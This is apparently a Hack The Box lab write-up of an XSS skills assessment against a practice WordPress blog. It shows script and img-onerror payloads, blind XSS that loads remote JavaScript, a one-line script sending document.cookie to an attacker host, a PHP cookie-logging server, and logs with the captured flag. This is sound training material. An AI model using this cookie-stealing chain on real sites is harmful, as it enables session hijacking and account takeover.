Skills Assessment

Scenario


We are performing a Web Application Penetration Testing task for a company that hired you, which just released their new `Security Blog`. In our Web Application Penetration Testing plan, we reached the part where you must test the web application against Cross-Site Scripting vulnerabilities (XSS).

Start the server below, make sure you are connected to the VPN, and access the `/assessment` directory on the server using the browser:

Apply the skills you learned in this module to achieve the following:


1. Identify a user-input field that is vulnerable to an XSS vulnerability
2. Find a working XSS payload that executes JavaScript code on the target's browser
3. Using the `Session Hijacking` techniques, try to steal the victim's cookies, which should contain the flag

Opening the page in my browser, at a glance there are several input fields to test.



I tried the basic XSS payload using script tags and window origin inside of all the comment fields.

```
<script>alert(window.origin)</script>
```



0 comments

namalert(window.origin)e


January 23, 2025 at 9:12 pm

Your comment is awaiting moderation. This is a preview; your comment will be visible after it has been approved.

alert(window.origin)

Given the behavior of the website with that popping up after, and the fact that this is a forum it seems safe to assume that I will be looking for some kind of stored XSS to take advantage of.

I waited for a bit to see if when I reloaded the page my payload would execute, but I don’t know how long their moderation process should take so in the meantime I tried the payload in the search bar as well



SECURITY BLOG

Results for "<script>alert(window.origir
script>"


Sorry, but nothing matched your search terms. Please try again with some different keywords.

Search...

```
<script>alert(window.origin)</script>
```

Search

Trying out another payload, but checking the developer tools network tab to look at the type of request being sent, and also identifying the parameter name as “s”. This can also just be seen in the URL bar.



```
10.129.201.52/assessment/?s=<img+src%3Dx+onerror%3Dalert('XSS')%3B>
```

Results for "<img src=x onerror=alert('XSS');>"

Sorry, but nothing matched your search terms. Please try again with some different keywords.


```
Status  Method  Domain         File                                          Initiator                          Type  Transferred  Size
200     GET     10.129.201.52  /assessment/?s=<img+src=x+onerror=alert('XSS');>  document                       html  3.50 kB      8.99 kB
200     GET     10.129.201.52  responsive-embeds.js?ver=1.3                  script                             js    cached       0 B
200     GET     10.129.201.52  wp-embed.min.js?ver=5.7.2                     script                             js    cached       0 B
200     GET     10.129.201.52  wp-emoji-release.min.js?ver=5.7.2             /assessment/:14 (script)           js    cached       0 B
404     GET     10.129.201.52  favicon.ico                                   FaviconLoader.sys.mjs:175 (img)    html  cached       275 B

5 requests   9.26 kB / 3.50 kB transferred   Finish: 119 ms   DOMContentLoaded: 109 ms   load: 113 ms
```

```
GET http://10.129.201.52/assessment/?s=<img src=x onerror=alert('XSS');>

Status              200 OK
Version             HTTP/1.1
Transferred         3.50 kB (8.99 kB size)
Referrer Policy     strict-origin-when-cross-origin
Request Priority    Highest
DNS Resolution      System

Response Headers (339 B)
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 3158
Content-Type: text/html; charset=UTF-8
Date: Thu, 23 Jan 2025 21:19:07 GMT
Keep-Alive: timeout=5, max=100
Link: <http://10.129.201.52/assessment/index.php/wp-json/>; rel="https://api.w.org/"
Server: Apache/2.4.41 (Ubuntu)
```

There was no change to the previous comment I submitted, but looking at the output of the comment, it seems like there is input sanitization going on via removing script tags. Because of this, I thought trying an img tag instead may be a good option

```
<img src=x onerror=alert('XSS');>
```

I open up burp and capture sending some junk data to the input fields so I can manipulate the request in the repeater and get an easy view of parameter names.


Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to htt
Request
Pretty Raw Hex

Time	Type	Direction	Method	URL
15:40:42 23 ...	HTTP	→ Request	GET	http://10.129.201.52/assessment/
15:40:51 23 J...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles
15:40:52 23 J...	HTTP	→ Request	GET	http://10.129.201.52/assessment/?s=asd
15:45:52 23 J...	HTTP	→ Request	GET	https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/changeset?_expected=%221737664975041%22
15:48:01 23 J...	HTTP	→ Request	GET	http://10.129.201.52/assessment.php/
15:54:04 23 ...	HTTP	→ Request	POST	http://10.129.201.52/assessment/wp-comments-post.php

```
POST /assessment/wp-comments-post.php HTTP/1.1
Host: 10.129.201.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Origin: http://10.129.201.52
Connection: keep-alive
Referer: http://10.129.201.52/assessment/index.php/2021/06/11/welcome-to-security-blog/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

comment=comment+&author=name&email=email%40email.com&url=something%40google.com&submit=Post+Comment&comment_post_ID=8&comment_parent=0
```

From that (and also from just looking at the value being sent in my url bar of my browser I can tell that the parameter name being sent into the search bar is just called “s”. With that parameter identified I set up XSS strike to automate testing that parameter for XSS vulnerabilities.

```
python3 xsstrike.py -u "http://10.129.201.52/assessment/?s=te
st"
```

this ended up being a bit of a rabbit hole that did not come to fruition because the website hung when I ran the tool

This is the 2nd payload type I tried manually inserting.

```
<img src=x onerror=alert('XSS');>
```

I thought that maybe it was stored, but being executed elsewhere. That in addition to the questions asking me to perform session hijacking later led me to go back through my session hijacking module notes.

In that module they showed me how to execute remote JS scripts so that I can identify which input field is the vulnerable one.


In doing so the third payload I manually injected to test for XSS was this one:

```
"'><script src=http://10.10.14.3:8000/test.js></script>
```

Setting up a python web server hosting a file with that name, I received a call back which let me know this work. But I bet i could have also manually injected jut a standard alert using the bypass at the start of that payload for something more immediately telling me it worked.


Anyways, go following my notes from the session hijacking module below:

I created 2 javascript files named after the input fields I would attempt to remotely call them from using XSS



```
┌──(XSStrike-Venv)─(kali㉿kali)-[~/htb/xss/scripts/skills_assessment]
└─$ cat comment.js
new Image().src='http://10.10.14.3/index.php?c='+document.cookie

┌──(XSStrike-Venv)─(kali㉿kali)-[~/htb/xss/scripts/skills_assessment]
└─$ cat website.js
new Image().src='http://10.10.14.3/index.php?c='+document.cookie

┌──(XSStrike-Venv)─(kali㉿kali)-[~/htb/xss/scripts/skills_assessment]
└─$ 
```

I utilized the php code from that earlier module to setup a web server to catch and decode the cookie value that code should fetch when executed.




```
┌──(XSStrike-Venv)─(kali㉿kali)-[~/htb/tmpphpserver]
└─$ cat index.php
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```

```
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} |
Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```

Then I host the js files using a python web server, and use the php development server to host the php code above (you can see the commands entered for this below the next screenshot).

After that I inject the following XSS payloads into the suspected vulnerable input fields with their respectively named js files and I get a call back to my php web server which gives me the cookie value I'm looking for.


Leave a comment

Your email address will not be published. Required fields are marked *

Comment

"'><script src=http://10.10.14.3:8000/comment.js></script>

Name *

test

Email *


test@email.com

Website

"'><script src=http://10.10.14.3:8000/website.js></script>

Save my name, email, and website in this browser for the next time I comment.

Screenshot of the web server calls. Python is hosting the remote JS files that are fetching the cookie. PHP is URL decoding and storing those values neatly for me!


```
┌──(kali㉿kali)-[~/htb/tmpphpserver]
└─$ sudo php -S 0.0.0.0:80
[sudo] password for kali:
[Thu Jan 23 16:55:12 2025] PHP 8.2.26 Development Server (http://0.0.0.0:80) started
[Thu Jan 23 16:56:37 2025] 10.129.201.52:51214 Accepted
[Thu Jan 23 16:56:37 2025] 10.129.201.52:51214 [200]: GET /index.php?c=wordpress_test_cookie=WP%20Cookie%20check;%20wp-settings-time-2=1737669396;%20flag=HTB{cr055_5173_5cr1p71n6_n1nj4}
[Thu Jan 23 16:56:37 2025] 10.129.201.52:51214 Closing
[Thu Jan 23 17:05:28 2025] 10.129.201.52:51360 Accepted
[Thu Jan 23 17:05:28 2025] 10.129.201.52:51360 [200]: GET /index.php?c=wordpress_test_cookie=WP%20Cookie%20check;%20wp-settings-time-2=1737669927;%20flag=HTB{cr055_5173_5cr1p71n6_n1nj4}
[Thu Jan 23 17:05:28 2025] 10.129.201.52:51360 Closing
```

```
┌──(kali㉿kali)-[~/htb/xss/scripts/skills_assessment]
└─$ ls
test.js

┌──(kali㉿kali)-[~/htb/xss/scripts/skills_assessment]
└─$ cp test.js comment.js

┌──(kali㉿kali)-[~/htb/xss/scripts/skills_assessment]
└─$ cp test.js website.js

┌──(kali㉿kali)-[~/htb/xss/scripts/skills_assessment]
└─$ ls
comment.js  test.js  website.js

┌──(kali㉿kali)-[~/htb/xss/scripts/skills_assessment]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.201.52 - - [23/Jan/2025 17:05:27] "GET /test.js HTTP/1.1" 200 -
10.129.201.52 - - [23/Jan/2025 17:05:27] "GET /website.js HTTP/1.1" 200 -
```